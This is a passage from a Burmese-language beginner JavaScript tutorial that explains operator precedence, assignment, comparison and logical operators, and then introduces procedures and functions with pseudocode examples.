ဘာကြောင့်လဲဆိုတော့ ပထမတစ်ခုမှာ $ နဲ့ 4 ကို အရင်တွဲလို့ $4 String ကိုရပြီးမှ $4 နဲ့ 5 ကိုထပ်တွဲလို့ နောက်ဆုံးရလဒ် $45 ဖြစ်သွားတာပါ။ နောက်တစ်ခုမှာတော့ 4 နဲ့ 5 ကို အရင်ပေါင်းလို့ Number 9 ရပြီးမှ 9 နဲ့ $ ကိုတွဲတဲ့အတွက် 9$ ဖြစ်သွားတာပါ။ ဒါလည်း JavaScript ရဲ့ ကမောက်ကမ သဘောသဘာဝတစ်ခုပါပဲ။ လေ့လာသူက ဘာကြောင့် ဒီလိုဖြစ်ရတာလဲ နားလည်ထားမယ်ဆိုရင်တော့ ပြဿနာမရှိတော့ပါဘူး။

လိုအပ်ရင် ဝိုက်ကွင်းအဖွင့်အပိတ်တွေ တွဲသုံးနိုင်ပါတယ်။ ဝိုက်ကွင်းအဖွင့်အပိတ်ပါရင် အထဲကအလုပ်ကို အရင်လုပ်မှာဖြစ်လို့ စောစောကနမူနာကို အခုလို ပြင်လိုက်လို့ ရနိုင်ပါတယ်။

JavaScript

```
"$" + (4 + 5)   // $9
```

ပုံမှန်အားဖြင့် ဘယ်ကနေညာကို အစီအစဉ်အတိုင်း အလုပ်လုပ်ပေမယ့်၊ အခုတော့ ဝိုက်ကွင်းပါသွားလို့

အထဲကအလုပ်ကို အရင်လုပ်လိုက်တဲ့အတွက်ကြောင့်ရလဒ်က $9 ဖြစ်သွားတာပါ။ ဘယ်ကနေညာကို အလုပ်လုပ်တယ်ဆိုတာ Operator အဆင့်တူမှ လုပ်တာပါ။ Operator တွေမှာ အစီအစဉ်အဆင့် Precedent ရှိပါတယ်။ ဒီလိုပါ –

1. ဝိုက်ကွင်း
2. ++, --
3. *, /, %
4. +, -

ဒါရှိရှိသမျှ Operator အားလုံးရဲ့အစီအစဉ်တော့ မဟုတ်သေးပါဘူး။ တွဲအသုံးများမယ့် Operator တွေရဲ့ အစီအစဉ်ကိုပဲ အကျဉ်းချုပ်ပြောလိုက်တာပါ။ ဒီအစီအစဉ်အရ ကွင်းထဲက အလုပ်ကို ပထမဆုံးလုပ်ပါမယ်။ ပြီးတဲ့အခါ ++, -- ရှိအရင် ဆက်လုပ်ပါမယ်။ ပြီးတဲ့အခါ အမြှောက်၊ အစားနဲ့ အကြွင်းရှာတဲ့ အလုပ်တွေကို လုပ်ပါမယ်။ အပေါင်းနဲ့ အနှုတ်က နောက်ဆုံးမှ လုပ်မှာဖြစ်ပါတယ်။

JavaScript

```
3 - 1 + 2 * 5 / 4          // 4.5
```

ဒီနမူနာကို အလုပ်လုပ်တဲ့အခါ 3 ကနေ 1 ကို နှုတ်၊ 2 နဲ့ပေါင်း၊ 5 နဲ့မြှောက်၊ 4 နဲ့စားဆိုပြီး ဘယ်ကနေ ညာကို အစီအစဉ်အတိုင်း လုပ်သွားမှာ မဟုတ်ပါဘူး။ ထပ်ပြောတာပါ၊ Operator Precedent တူမှသာ ဘယ်ကနေညာကို လုပ်တာပါ။ ဒီနေရာမှာတော့ အဆင့်မတူလို့ Precedent မြင့်တဲ့ အမြှောက်နဲ့အစားကို အရင်ဆုံးအလုပ်လုပ်ပါတယ် (2 * 5 / 4 = 2.5) ရပါတယ်။ ပြီးတော့မှ ရလာတဲ့ရလဒ်ကိုသုံးပြီး အပေါင်းနဲ့ အနှုတ်ကို ဆက်လုပ်တာပါ။ (3 – 1 + 2.5 = 4.5) ဖြစ်တဲ့အတွက် နောက်ဆုံးရလဒ် 4.5 ကိုရတာပါ။

```
(3 - 1 + 2) * 5 / 4        // 5
```

ဒီတစ်ခါတော့ အဖြေက 5 ဖြစ်သွားပါပြီ။ 3 – 1 + 2 ကို အရင်အလုပ်လုပ်အောင် ကွင်းခတ်ပေးလိုက်တဲ့ အတွက်ကြောင့်ပါ။

Assignment Operators

Equal သင်္ကေတဟာ ညီတယ်ဆိုတဲ့ အဓိပ္ပါယ်မဟုတ်ဘူး၊ တန်ဖိုးသတ်မှတ်ဖို့သုံးရတဲ့ Assignment Operator ဖြစ်တဲ့အကြောင်း ပြောခဲ့ပြီးဖြစ်ပါတယ်။

```JavaScript
let num = 1          // let num ← 1
```

ဒါဟာ num Variable ဟာ 1 နဲ့ ညီတယ်ဆိုတဲ့ အဓိပ္ပါယ်မဟုတ်ပါဘူး။ num Variable ထဲမှာ 1 ဆိုတဲ့တန်ဖိုးကို ထည့်သွင်းလိုက်တာပါ။

```JavaScript
num = 2
```

ဒါဆိုရင် num Variable ထဲကတန်ဖိုး ပြောင်းသွားပါပြီ။ 2 ဖြစ်သွားပါပြီ။ num Variable ထဲကတန်ဖိုးကို ပြောင်းချင်တာ မဟုတ်ဘဲ ပေါင်းပြီးတိုးလိုက်ချင်တာဆိုရင် ဒီလိုရေးရပါလိမ့်မယ်။

```JavaScript
num = num + 3
```

ဒီ Assignment လုပ်ငန်းစဉ်ဟာ အထက်မှာပြောခဲ့တဲ့ Arithmetic လုပ်ငန်းစဉ်နဲ့ ပြောင်းပြန်ပါ။ ပေါင်းနှုတ်မြှောက်စား လုပ်ငန်းတွေမှာ Precedent တူရင် ဘယ်ကနေညာကို အလုပ်လုပ်ပေမယ့်၊ Assignment လုပ်ငန်းစဉ်မှာတော့ ညာကနေ ဘယ်ကိုအလုပ်လုပ်ပါတယ်။ ဒါကြောင့် ညာဘက်က num + 3 ကို အရင်အလုပ်လုပ်လိုက်တဲ့အခါ num ထဲက တန်ဖိုး 2 ကို 3 နဲ့ ပေါင်းလိုက်လို့ 5 ရမှာ ဖြစ်ပါတယ်။ ရလာတဲ့ ရလဒ်ကို num Variable ထဲ ထည့်လိုက်လို့ num Variable ထဲက လက်ရှိတန်ဖိုး 5 ဖြစ်သွားပါပြီ။ ဒါကြောင့် မူလတန်ဖိုးမှာ ထပ်တိုးပြီး ပေါင်းထပ်လိုက်တဲ့ သဘောမျိုးကို ရတာပါ

ဒီသဘောမျိုးရဖို့အတွက် အခုလိုအတိုကောက်ရေးလို့ ရနိုင်ပါသေးတယ်။

JavaScript

```
let num = 2
num += 3        // num = num + 3
```

ဒါဆိုရင် မူလကြေညာချက်အရ num ရဲ့တန်ဖိုး 2 ဖြစ်ပြီး += Assignment Operator နဲ့ 3 ကိုထပ်တိုးပြီး ပေါင်းထည့်လိုက်တာပါ။ ဒါကြောင့် 5 ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး တခြားအတိုကောက် Assignment Operator တွေ ရှိကြပါသေးတယ်။ -=, *=, /=, %= စသည်ဖြင့်။ အားလုံးက သဘောသဘာဝအားဖြင့် += နဲ့အတူတူပါပဲ။ ပေါင်းထည့်ခြင်းအစား၊ နှုတ်ထည့်ခြင်း၊ မြှောက်ထည့်ခြင်း စသည်ဖြင့် ကွာသွားတာသာ ဖြစ်ပါတယ်။

ဒီလိုလည်းရေးလို့ရနိုင်ပါသေးတယ်။

JavaScript

```
let a = b = c = 5
```

ဒါဆိုရင်တော့ Assignment ရဲ့ ညာကနေ ဘယ်ကိုအလုပ်လုပ်တဲ့ သဘောအရ၊ ညာဘက်အစွန်ဆုံးက 5 ကို c ထဲမှာ အရင် Assign လုပ်ပါတယ်။ ပြီးတဲ့အခါ c ရဲ့တန်ဖိုးကို b ထဲမှာ Assign လုပ်ပါတယ်။ ပြီးတော့မှ b ရဲ့ တန်ဖိုးကို a ထဲမှာ Assign လုပ်လိုက်လို့ အခုဆိုရင် a, b, c အားလုံးရဲ့ တန်ဖိုးတွေဟာ 5 တွေ ဖြစ်သွားကြပါပြီ။

Comparison Operators

ပရိုဂရမ်တစ်ခုတည်ဆောက်တဲ့အခါ အစဉ်အတိုင်း အလုပ်လုပ်သွားတဲ့ Statement တွေစုဖွဲ့ပြီး ကွန်ပျူတာကို ညွှန်ကြားချက်တွေ ပေးနေယုံနဲ့ မလုံလောက်ပါဘူး။ အခြေအနေပေါ်မူတည်ပြီး ဆုံးဖြတ်နိုင်စွမ်း ရှိအောင်လည်း ဖန်တီးပေးရပါဦးမယ်။ ဘယ်လောက်ပဲ ရှုပ်ထွေးတဲ့ပရိုဂရမ်ကြီး ဖြစ်နေပါစေ၊ ဆုံးဖြတ်ချက်တွေ ချတဲ့အခါ မှားသလား၊ မှန်သလား ဒီနှစ်မျိုးကိုပဲ ကြည့်သွားမှာပါ။ ကွန်ပျူတာကိုယ်တိုင်က 0 နဲ့ 1 တွေ စုဖွဲ့ပါဝင်တဲ့ Binary ကိုပဲနားလည်တာဖြစ်သလို၊ ပရိုဂရမ်မာတွေ ဖန်တီးလိုက်တဲ့ ပရိုဂရမ်တွေကလည်း 0 လား၊ 1 လား၊ မှားသလား၊ မှန်သလား ဆိုတာကိုပဲကြည့်ပြီး ဆုံးဖြတ်အလုပ်လုပ်သွားမှာပါ။

ဒီနေရာမှာ အရေးပါလာတာကတော့ Comparison Operator ခေါ် တန်ဖိုးတွေကို နှိုင်းယှဉ်ပြီး true or false ပြန်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေပါပဲ။ တန်ဖိုးတွေက ဘယ်လောက်ဆန်းပြားနေပါစေ၊ နှိုင်းယှဉ်မှု

က ဘယ်လောက်ရှုပ်ထွေးနေပါစေ၊ သူပြန်ပေးမယ့် အဖြေကတော့ နှစ်ခုထဲက တစ်ခုပါပဲ။ true သို့ မဟုတ် false ဆိုတဲ့ Boolean ရလဒ်ကိုပဲ ပြန်ပေးမှာပါ။

Comparison Operator တွေထဲမှာ အရေးအကြီးဆုံးနဲ့ မကြာခဏအသုံးအများဆုံးဖြစ်မှာကတော့ Equal To Operator ပဲဖြစ်ပါတယ်။ Equal To Operator နှစ်မျိုးရှိပါတယ်။ == (Double Equal) နဲ့ === (Triple Equal) တို့ပဲဖြစ်ပါတယ်။ ရိုးရိုး = (Equal) သင်္ကေတကို Assignment အတွက်သုံးတဲ့ဆိုတာ ပြောခဲ့ပြီးပါပြီ။ တစ်ကယ်တမ်း တန်ဖိုးတွေ ညီသလားနှိုင်းယှဉ်လိုရင် Double Equal သို့မဟုတ် Triple Equal သင်္ကေတတွေကိုသုံးရတာပါ။ Double Equal ကို ရိုးရိုး Equal လို့ခေါ်ပါတယ်။ တန်ဖိုးတူရင် ရပါပြီ။ Type အတိအကျ တူစရာမလိုဘူး၊ တူသလိုလိုရှိရင်ရပြီလို့ မြင်သာအောင် ပြောချင်ပါတယ်။ Triple Equal ကိုတော့ Strict Equal လို့ခေါ်ပါတယ်။ တူသလိုလိုရှိယုံနဲ့ မရတော့ပါဘူး အတိအကျတူမှ ရတော့မှာပါ။ ကုဒ်နမူနာလေး တစ်ချို့နဲ့ ကြည့်ကြည့်ပါ။

JavaScript

```
5 == "5"        // true
5 === "5"       // false
```

နမူနာမှာ Number 5 နဲ့ String 5 ကို ရိုးရိုး Equal နဲ့ ညီသလားလို့ နှိုင်းယှဉ်တဲ့အခါ ညီတယ်ဆိုတဲ့အဖြေ true ကို ပြန်ရပါတယ်။ Type မတူပေမယ့်၊ Type Coercion သဘောသဘာဝနဲ့ အလိုအလျောက် ပြောင်းပြီး နှိုင်းယှဉ်လို့ရနေတဲ့အတွက် ညီတယ်လို့ ပြောနေတာပါ။ တန်ဖိုးတူရင်ရပြီး Type တူစရာမလိုဘူးဆိုတာ ဒါမျိုးကို ပြောတာပါ။

Strict Equal ကတော့ မရပါဘူး Number 5 နဲ့ String 5 ညီသလားနှိုင်းယှဉ်တဲ့အခါ မညီဘူးဆိုတဲ့အဖြေ false ကို ပြန်ပေးပါတယ်။ ရိုးရိုး Equal ကို မသုံးသင့်တဲ့ Operator လို့ သတ်မှတ်ကြပါတယ်။ မတိကျတဲ့အတွက် မမျှော်မှန်းနိုင်တဲ့ အမှားတွေကို ဖြစ်ပေါ်စေနိုင်တဲ့ အန္တရာယ်ရှိလို့ပါ။ လက်တွေ့ကုဒ်ထဲမှာ တန်ဖိုးတွေ ညီမညီ နှိုင်းယှဉ်ဖို့ လိုအပ်လာတဲ့အခါ Strict Equal ကိုသာ အသုံးပြုသင့်တယ်လို့ ကျွမ်းကျင်သူပညာရှင်များက အကြံပြုထားကြပါတယ်။

နောက်ထပ် Comparison Operator အနေနဲ့ အသုံးများမှာကတော့ Not Equal ဖြစ်ပါတယ်။ Exclamation သင်္ကေတနဲ့ Equal သင်္ကေတကိုတွဲပြီး != ရေးပေးရပါတယ်။ သူမှာလည်း ရိုးရိုးနဲ့ Strict နှစ်မျိုးရှိပါတယ်။ ဒီလိုပါ။

JavaScript

```
5 != "5"        // false
5 !== "5"       // true
```

ရိုးရိုး Not Equal က Number 5 နဲ့ String 5 မညီဘူးလားလို့ နှိုင်းယှဉ်ကြည့်တဲ့အခါ သူ့အမြင်မှာ ညီနေတဲ့အတွက် ကိုယ်မေးတာမှားနေပါတယ်။ ဒါကြောင့် false ကို ပြန်ပေးပါတယ်။ Strict Not Equal ကတော့ Number 5 နဲ့ String 5 မညီဘူးလားလို့ နှိုင်းယှဉ်ကြည့်လိုက်တဲအခါ မညီတာမှန်ကန်နေတဲ့အတွက် true ကို ပြန်ပေးပါတယ်။ ဒီနေရာမှာလည်း ရိုးရိုး Not Equal != ကို အသုံးမပြုသင့်ဘူးလို့ ဆိုရပါမယ်။ လိုအပ်လာတဲ့အခါ Strict Not Equal !== ကိုအသုံးပြုရမှာပါ။

ကျန် Comparison Operator တွေကတော့ Greater Than, Less Than, Greater Than or Equal, Less Than or Equal တို့ပဲ ဖြစ်ပါတယ်။ ကုဒ်နမူနာလေးတစ်ချို့နဲ့ ဖော်ပြပေးပါမယ်။

JavaScript

```
5 > 5     // false
5 >= 5    // true
```

ပထမတစ်ကြိမ်မှာ 5 ဟာ 5 ထက်ကြီးသလားလို့ Greater Than နဲ့ နှိုင်းယှဉ်ကြည့်တဲ့အခါ မှားနေပါတယ်။ 5 ဟာ 5 ထက်မကြီးပါဘူး။ ဒါကြောင့် false ဆိုတဲ့ရလဒ်ကို ရပါတယ်။ နောက်တစ်ကြိမ်မှာတော့ >= ကိုသုံးပြီး Greater Than or Equal ဆိုတဲ့အဓိပ္ပါယ်နဲ့နှိုင်းယှဉ်ကြည့်လိုက်ပါတယ်။ ဒီအခါမှာတော့ 5 ဟာ 5 ထက်မကြီးပေမယ့် ညီနေတဲ့အတွက် true ဆိုတဲ့အဖြေကို ရပါတယ်။

JavaScript

```
let num = 3
num++
num < 5         // true
num += 2
num <= 5        // false
```

ဒီကုဒ်ကိုတော့ ကိုယ့်ဘာသာပဲ လေ့လာကြည့်လိုက်ပါ။ စာနဲ့ပြန်ရေးပြီး ရှင်းပြနေစရာ မလိုတော့ဘူးလို့ ယူဆပါတယ်။

Logical Operators

Boolean ဆိုတဲ့ အမှား နဲ့ အမှန် နှစ်မျိုးပဲရှိတဲ့စနစ်ဟာ အလွန်ရိုးရှင်းလှပါတယ်။ တန်ဖိုးတွေကို နှိုင်းယှဉ်ပြီး အမှား/အမှန် အဖြေရှာပေးနိုင်တဲ့ Comparison လုပ်ဆောင်ချက်ဟာလည်း သူချည်းဆိုရင် ရိုးရိုးလေးပါပဲ။ သူလုပ်ပေးနိုင်တာ နှစ်ခုထဲက တစ်ခုကို ရွေးပေးတာလေးပဲလေ။ အခုဆက်လေ့လာကြမယ့် Logic လို့ခေါ်တဲ့ ကြောင်းကျိုးဆက်စပ်မှု သဘောသဘာဝဟာလည်း ဆန်းပြားလှတဲ့သဘော မဟုတ်ပါဘူး။ နှစ်ခုရှိတယ်၊ တစ်ခုမှန်ရင် ရပြီလား၊ နှစ်ခုလုံးမှန်မှ ရမှာလား၊ ဒါလေးပါပဲ။

ဒါပေမယ့် အဲ့ဒီရိုးရိုးလေးပါဆိုတဲ့ Boolean, Comparison နဲ့ Logic တို့ကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့၊ မူလအသိဉာဏ်မရှိတဲ့ ကွန်ပျူတာ၊ သင်မပေးရင် ဘာမှမတတ်တဲ့ ကွန်ပျူတာကို၊ အသိဉာဏ် ရှိသကဲ့သို့ ရှုပ်ထွေးဆန်းကျယ်တဲ့ ဆုံးဖြတ်ချက်တွေ ချမှတ်အလုပ်လုပ်နိုင်အောင် လမ်းညွှန် သင်ကြား ခိုင်းစေ နိုင်သွားမှာပါ။

သိပ်အံ့သြပြီး စိတ်လှုပ်ရှားစရာ ကောင်းလှပါတယ်။ ကွန်ပျူတာပရိုဂရမ်းမင်းရဲ့ အနှစ်သာရဟာ ဒီနေရာမှာ ပေါ်တာဖြစ်ပြီး၊ အဲ့ဒီအနှစ်သာရကို မြင်လိုက်ရတဲ့အချိန်မှာပဲ၊ တစ်ချို့တွေဟာ သိပ်စိတ်လှုပ်ရှားတက်ကြွသွားပြီး ပရိုဂရမ်းမင်းကို ခုံမင်နှစ်သက် မက်မောသွားကြတော့တာပါပဲ။ ဒီလို နှစ်သက်မက်မော သွားမိကြသူတွေဟာ အရည်အချင်းပြည့်ဝတဲ့ ပရိုဂရမ်မာ မလွဲမသွေ ဖြစ်လာမယ်သူတွေပါပဲ။

JavaScript မှာ AND, OR နဲ့ NOT ဆိုတဲ့ Logical Operator (၃) ခုရှိပါတယ်။ NOT ကတော့ ဆန့်ကျင်ဘက်ပါ။ Exclamation သင်္ကေတကို NOT အနေနဲ့ သုံးပါတယ်။ ဒီလိုပါ။

JavaScript

```
!true     // false
!false    // true
```

ဒါကိုနည်းနည်းပိုမြင်သာသွားအောင် အခုလိုလည်း ကြည့်နိုင်ပါတယ်။

JavaScript

```
let num = 3
num < 5          // true
!(num < 5)       // false
```

num ရဲ့တန်ဖိုးဟာ 3 ဖြစ်တဲ့အတွက် num < 5 ဆိုတဲ့နှိုင်းယှဉ်ချက်ကနေ true ကိုပြန်ရပါတယ်။ သူ့ရဲ့ဆန့်ကျင်ဘက် NOT အနေနဲ့ ! သင်္ကေတကို အသုံးပြုလိုက်တဲ့အခါ ဆန့်ကျင်ဘက်ရလဒ်ဖြစ်တဲ့ false ကို ပြန်ရတာပဲ ဖြစ်ပါတယ်။

AND ကတော့ Expression နှစ်ခုရဲ့ ရလဒ်မှာ နှစ်ခုလုံး true ဖြစ်မှ true ကို ပြန်ပေးပြီး၊ မဟုတ်ရင်တော့ false ကို ပြန်ပေးပါတယ်။ နှစ်ခုမှာ နှစ်ခုလုံး မှန်ရမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ သင်္ကေတအနေနဲ့ Ampersand နှစ်ခုတွဲကို && အသုံးပြုပါတယ်။ ဒီလိုပါ။

JavaScript

```
let num = 3

(num > 3) && (num < 5)     // false && true → false
(num < 5) && (num > 3)     // true && false → false
(num < 5) && (num == 3)    // true && true → true
```

နမူနာမှာပေးထားတဲ့ AND Statement (၃) ခုမှာ Expression နှစ်ခုလုံး true ဖြစ်တဲ့ Statement တစ်ခုသာ နောက်ဆုံးရလဒ် true ဖြစ်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့မှာ Expression တွေကို ဝိုက်ကွင်းထဲမှာ မထည့်လည်း ရပါတယ်။

JavaScript

```
let num = 3

num > 3 && num < 5          // false && true → false
num < 5 && num > 3          // true && false → false
num < 5 && num == 3         // true && true → true
```

OR ကတော့ Expression နှစ်ခုမှာ တစ်ခု မှန်တာနဲ့ true ရလဒ်ကို ပြန်ပေးပါတယ်။ သင်္ကေတအနေနဲ့ တော့ Bar Character လေးနှစ်ခုတွဲကို သုံးပါတယ်။ ဒီလိုပါ။

JavaScript

```
let num = 3

num > 3 || num < 5          // false || true → true
num < 3 || num > 3          // false || false → false
num < 5 || num == 3         // true || true → true
```

Express နှစ်ခုမှာ နှစ်ခုလုံး false ဖြစ်တဲ့ Statement လွဲရင် ကျန် Statement တွေမှာ true ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

လက်တွေ့မှာ Logic Gate တွေက ဒီထက်ပိုပါသေးတယ်။ AND, OR, NAND, NOR, XOR စသည်ဖြင့် ရှိကြပါတယ်။ NAND ဆိုတာ NOT AND ကို ဆိုလိုတာမို့လို့ သီးခြား Operator မလိုပါဘူး။ NOT နဲ့ AND ကို တွဲသုံးလိုက်လို့ရပါတယ်။ NOR ဆိုတာ NOT OR ကို ဆိုလိုတာမို့လို့ NOT နဲ့ OR ကို တွဲသုံးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let num = 3

!(num > 3 || num < 5)       // !(false || true → true) → false
!(num < 3 || num > 3)       // !(false || false → false) → true
!(num < 5 || num == 3)      // !(true || true → true) → false
```

XOR ဆိုတာကတော့ Exclusive OR ဆိုတဲ့အဓိပ္ပါယ်ပါ။ OR နဲ့ ဆင်တူပါတယ်၊ Expression နှစ်ခုမှာ တစ်ခုမှန်ရင် true ကိုရပါတယ်။ ဒါပေမယ့် ခြွင်းချက်ကတော့ Expression နှစ်ခုမှာ နှစ်ခုလုံး မမှန်ရပါဘူး။ ဒီအတွက်တော့ JavaScript မှာ အသင့်ပေးထားတဲ့ Operator မရှိပါဘူး။ Pseudocode အနေနဲ့ နမူနာ ပြရရင် ဒီလိုပြလို့ ရနိုင်ပါတယ်။

Pseudocode

```
let num = 3

num > 3 XOR num < 5        // false XOR true → true
num < 3 XOR num > 3        // false XOR false → false
num < 5 XOR num == 3       // true XOR true → false
```

Expression နှစ်ခုလုံး true ဖြစ်နေတဲ့ နောက်ဆုံး Statement ရဲ့ရလဒ် false ဖြစ်နေတာကို သတိပြုရမှာပါ။ ဒါကတော့ ဗဟုသုတအနေနဲ့ ထည့်ပြောတာပါ။ XOR ဆိုတဲ့ Operator က JavaScript မှာ မရှိပါဘူး။

ဒီ Logical Operator တွေကို Expression နှစ်ခုထက်ပိုပြီးတော့လည်း တွဲသုံးလို့ ရနိုင်ပါတယ်။ တစ်ခုနဲ့ တစ်ခုလဲ ပေါင်းစပ်အသုံးပြုလို့ ရနိုင်ပါသေးတယ်။ ဒီလိုပါ။

JavaScript

```
let x = 3
let y = 5

x < y && y > 5 && x == 3
x < y && !(y > 5 && x == 3)
x < y && y > 5 || x == 3
```

ရလဒ်တွေ ထည့်ရေးမပေးတော့ပါဘူး။ ကိုယ်တိုင်စိတ်ကူးနဲ့ အရင်အဖြေရှာကြည့်လိုက်ပါ။ ကိုယ့်စိတ်ကူးအဖြေ မှန်မမှန် သိရဖို့အတွက် အဖြေမှန်ကို Console မှချရေးပြီး နှိုင်းယှဉ်ကြည့်လိုက်ပါ။

အခန်း (၁၅) – JavaScript Procedures & Functions

ဆက်လက်ပြီးတော့ Procedure နဲ့ Function လို့ခေါ်တဲ့ သဘောသဘာဝ ဆင်တူပြီး နောက်ထပ် အရေးပါတဲ့ အခြေခံလုပ်ဆောင်ချက်တွေအကြောင်း ဆက်ကြပါမယ်။ Procedure ဆိုတာဟာ Statement တွေကို စုစည်းထားခြင်းပဲ ဖြစ်ပါတယ်။ ဒီလိုစုစည်းဖို့အတွက် တွန့်ကွင်း အဖွင့်အပိတ်ကို အသုံးပြုကြလေ့ရှိပါတယ်။ လက်တွေ့အသုံးချကုဒ်ကို တိုက်ရိုက်ကြည့်ရင် ခေါင်းထဲမှာ ပုံဖော်ရ၊ မြင်ကြည့်ရခက်နေမှာစိုးလို့ Pseudocode လေးတစ်ချို့နဲ့ သဘောသဘာဝပိုင်းကို အရင်ရှင်းပြချင်ပါတယ်။ ဒီလိုပါ -

Pseudocode

```
{
    let a = 1;
    let b = 2;
    print a + b;
}
```

ဒါဟာ Statement တွေကို စုစည်းလိုက်တဲ့ နမူနာ ကုဒ် Block လေးတစ်ခုပါပဲ။ ဒီလို သူ့အစုနဲ့သူ စုဖွဲ့ထားတဲ့ကုဒ် Block ကို အမည်တစ်ခု သတ်မှတ်ပေးနိုင်ပါတယ်။

Pseudocode

```
add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

`add` ဆိုတဲ့အမည်တစ်ခု သတ်မှတ်ပေးလိုက်တာပါ။ အမည်သတ်မှတ်တဲ့အခါ ရိုးရိုး တန်ဖိုးတစ်ခုမဟုတ်ဘဲ Procedure ဆိုတာ ပေါ်လွင်အောင် Keyword လေးထည့်ပေးလိုက်ပါမယ်။

Pseudocode

```
procedure add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

Variable တွေကြေညာပြီးရင် လိုအပ်တဲ့နေရာမှာ အသုံးချနိုင်သလိုပဲ၊ အခုလို Procedure တစ်ခုကြေညာထားမယ်ဆိုရင် လိုအပ်တဲ့နေရာကနေ အသုံးချနိုင်မှာပါ။ ဒီ Procedure လေးက နမူနာအရ a နဲ့ b ကို ပေါင်းပေးတဲ့ Procedure ဖြစ်လို့ နောက်ကို a နဲ့ b ပေါင်းဖို့လိုရင် ထပ်ရေးဖို့ မလိုတော့ပါဘူး။ ဒီ Procedure ကို ခေါ်ယူအသုံးပြုလိုက်ယုံပါပဲ။ ဥပမာ အနေနဲ့ ဒီလိုခေါ်ရတယ်လို့ မြင်ကြည့်လိုက်ပါ –

Pseudocode

```
call add;     // 3
```

`call` Keyword နဲ့ `add` Procedure ကိုအသုံးပြုအလုပ်လုပ်စေလိုက်တဲ့အခါ `add` Procedure ထဲက Statement တွေ တန်းစီအလုပ်လုပ်သွားလို့ 3 ဆိုတဲ့တန်ဖိုးကို ထုတ်ဖော်ပြသတာ ဖြစ်ပါတယ်။ Procedure တွေ Function တွေဟာ သတ်မှတ်လိုက်ယုံနဲ့ အလုပ်မလုပ်သေးပါဘူး။ ခေါ်ယူအသုံးပြုတော့မှသာ အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

ပေးထားတဲ့နမူနာဟာ ကလေးကလားတော့ ဆန်းလွန်းနေပါလိမ့်မယ်။ ဒီနေရာမှာ နမူနာပြတဲ့ ကုဒ်ကလက်တွေ့ အသုံးဝင်/မဝင် အဓိကမဟုတ်ပါဘူး။ ရှင်းရှင်းလင်းလင်း မြင်သင့်တဲ့ သဘောသဘာဝကို စကတည်းက ရှင်းရှင်းလင်းလင်း မြင်ထားစေဖို့အတွက်ပါ။ အခုဆိုရင် Procedure ဆိုတာဘာလဲ ရှင်းသွားပါပြီ။ Procedure ဆိုတာဟာ Statement တွေကို စုစည်းအမည်ပေးထားလို့ လိုအပ်တဲ့နေရာမှာ ပြန်လည်အသုံးပြုနိုင်တဲ့ လုပ်ဆောင်ချက်များပဲ ဖြစ်ပါတယ်။

Function ဆိုတာလည်း Procedure တစ်မျိုးပါပဲ။ Procedure တွေက ကြိုတင်သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တွေသာဖြစ်ပါတယ်။ Function တွေရဲ့ ထူးခြားချက်ကတော့ ပေးလာတဲ့ တန်ဖိုးကို လက်ခံပြီး၊ အလုပ်လုပ်လို့ရလာတဲ့ ရလဒ်ကို ပြန်ပေးခြင်းပဲ ဖြစ်ပါတယ်။

Pseudocode

```
function add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

ဒီတစ်ခါ Procedure မဟုတ်တော့ပါဘူး။ Function ဖြစ်သွားပါပြီ။ ဒါပေမယ့်၊ Function ရဲ့သဘောသဘာဝ အမှန်ဖြစ်တဲ့ ပေးတဲ့တန်ဖိုးကို လက်ခံတယ်ဆိုတဲ့ သဘောသဘာဝ မပါသေးပါဘူး။ ဒါကြောင့် အခုလို ပြင်လိုက်ပါမယ်။

Pseudocode

```
function add (x, y) {
    let a = x;
    let b = y;
    print a + b;
}
```

ဒီတစ်ခါမှာ `add` ဆိုတဲ့ အမည်နောက်ကနေ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ လက်ခံလိုတဲ့ တန်ဖိုးနှစ်ခု သတ်မှတ်ထားပါတယ်။ x နဲ့ y ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Function Parameter လို့ခေါ်ပါတယ်။ `add` Function မှာ x နဲ့ y ဆိုတဲ့ Parameter နှစ်ခုရှိသွားတဲ့ သဘောပါ။ ဒါကြောင့် ဒီ Function က x, y ဆိုတဲ့ တန်ဖိုးနှစ်ခုကို လက်ခံအလုပ်လုပ်နိုင်သွားပါပြီ။ ခေါ်ယူအသုံးပြုတဲ့အခါ ဒီလိုသုံးနိုင်ပါတယ်။

Pseudocode

```
call add(2, 3);     // 5
```

စောစောက Procedure လိုကြိုတင်သတ်မှတ်ထားတဲ့ တန်ဖိုးတွေနဲ့ အလုပ်လုပ်တာ မဟုတ်တော့ဘဲ ပေးလိုက်တဲ့ x တန်ဖိုး 2 နဲ့ y တန်ဖိုး 3 တို့ကိုအခြေခံပြီး အလုပ်လုပ်တာ ဖြစ်သွားပါပြီ။ ဒီလို Function ကို ခေါ်ယူစဉ်မှာ ပေးလိုက်တဲ့ တန်ဖိုးတွေကိုတော့ Arguments လို့ ခေါ်ပါတယ်။ `add` ကို ခေါ်တဲ့အခါ Arguments အနေနဲ့ 2 နဲ့ 3 တို့ကို ပေးလိုက်တဲ့ဆိုတဲ့ အဓိပ္ပါယ်ပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ ခေါ်သုံးတယ်ဆိုတာ ပေါ်လွင်အောင် `call` Keyword နဲ့ နမူနာပြတာပါ။ လက်တွေ့မှာ ထည့်စရာလိုအပ်လေ့ မရှိပါဘူး။ ဒါကြောင့် နမူနာမှာ အသုံးပြုပုံနည်းနည်း ပြောင်းလိုက်ပါမယ်။ ဒီလိုပါ –

Pseudocode

```
add(2, 3);     // 5
```

